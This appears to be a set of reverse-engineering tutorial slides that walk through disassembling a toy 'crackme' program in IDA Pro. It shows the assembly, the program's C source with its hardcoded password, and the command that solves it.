
# Disassembler



# Mind-Boggling Complexity

```
IDA View-A
.rdata:00403000          assume cs:_rdata
.rdata:00403000          ;org 403000h
.rdata:00403000  ; char aIThinkYouAreMi[]
.rdata:00403000  aIThinkYouAreMi db 'I think you are missing something.',0Ah,0
.rdata:00403000          ; DATA XREF: sub_401280+33f0
.rdata:00403024  ; char aIKnowTheSecret[]
.rdata:00403024  aIKnowTheSecret db 'I know the secret',0 ; DATA XREF: sub_401280+5Bf0
.rdata:00403036  ; char aPardon?WhatDid[]
.rdata:00403036  aPardon?WhatDid db 'Pardon? What did you say?',0Ah,0
.rdata:00403036          ; DATA XREF: sub_401280+71f0
.rdata:00403051          align 4
.rdata:00403054  ; char aYouKnowHowToSp[]
.rdata:00403054  aYouKnowHowToSp db 'You know how to speak to programs, Mr. Reverse-Engineer',0Ah,0
.rdata:00403054          ; DATA XREF: sub_401280+93f0
.rdata:00403080          align 10h
.rdata:00403090  dword_403090 dd 42494C2Dh ; DATA XREF: sub_401540:loc_4015DEf0
.rdata:00403090          ; sub_401540+210f0
.rdata:00403094  dword_403094 dd 57434347h ; DATA XREF: sub_401540+A9f0
.rdata:00403094          ; sub_401540+21Ef0
.rdata:00403098  dword_403098 dd 452D3233h ; DATA XREF: sub_401540+B1f0
.rdata:00403098          ; sub_401540+229f0
.rdata:0040309C  dword_40309C dd 2D332D48h ; DATA XREF: sub_401540+B9f0
.rdata:0040309C          ; sub_401540+234f0
.rdata:004030A0  dword_4030A0 dd 4A4C4A53h ; DATA XREF: sub_401540+C1f0
.rdata:004030A0          ; sub_401540+23Ff0
.rdata:004030A4  dword_4030A4 dd 4854472Dh ; DATA XREF: sub_401540+C9f0
.rdata:004030A4          ; sub_401540+24Af0
.rdata:004030A8  dword_4030A8 dd 494D2D52h ; DATA XREF: sub_401540+D1f0
.rdata:004030A8          ; sub_401540+255f0
```

# Skip Details



# Module A: Compare, Jump

```

; Attributes: bp-based frame


main proc near

var_C0= dword ptr -0C0h
arg_0= dword ptr 8
arg_4= dword ptr 0Ch

push    ebp
mov     ebp, esp
sub     esp, 0C0h
push    ebx
push    esi
push    edi
lea     edi, [ebp+var_C0]
mov     ecx, 30h
mov     eax, 0CCCCCCCCh
rep stosd
cmp     [ebp+arg_0], 2
jz     short loc_4113C2

```


# Module C: Usage Instructions



The screenshot shows the IDA Pro interface with the 'Names' view selected. A red arrow points from the 'Names' tab to a highlighted assembly block. The assembly code is as follows:

```
mov     esi, esp
push   offset aUsageCrackme12 ; "Usage: crackme-123-1 password\n"
call   ds:__imp_printf
add    esp, 4
cmp    esi, esp
call   j__RTC_CheckEsp
mov    eax, 1
jmp    short loc_41140E
```

# C Source Code




```
crackme-123-1.cpp X
(Global Scope)
#include <iostream>
#include <string>
using namespace std;

int _tmain(int argc, _TCHAR* argv[])
{
    if (argc != 2) A
    {
        printf("Usage: crackme-123-1 password\n"); C
        return 1;
    }
    if (strcmp(argv[1], "topsecret") == 0) B
    {
        printf("You found the password! Congratulations!\n"); D
        return 0;
    }

    printf("Fail!\n"); E
    return 0; F
}
```

100 %

# Solution



```
CA. Command Prompt
C:\IDA>crackme-121-1 topsecret
You found the password! Congratulations!
C:\IDA>
```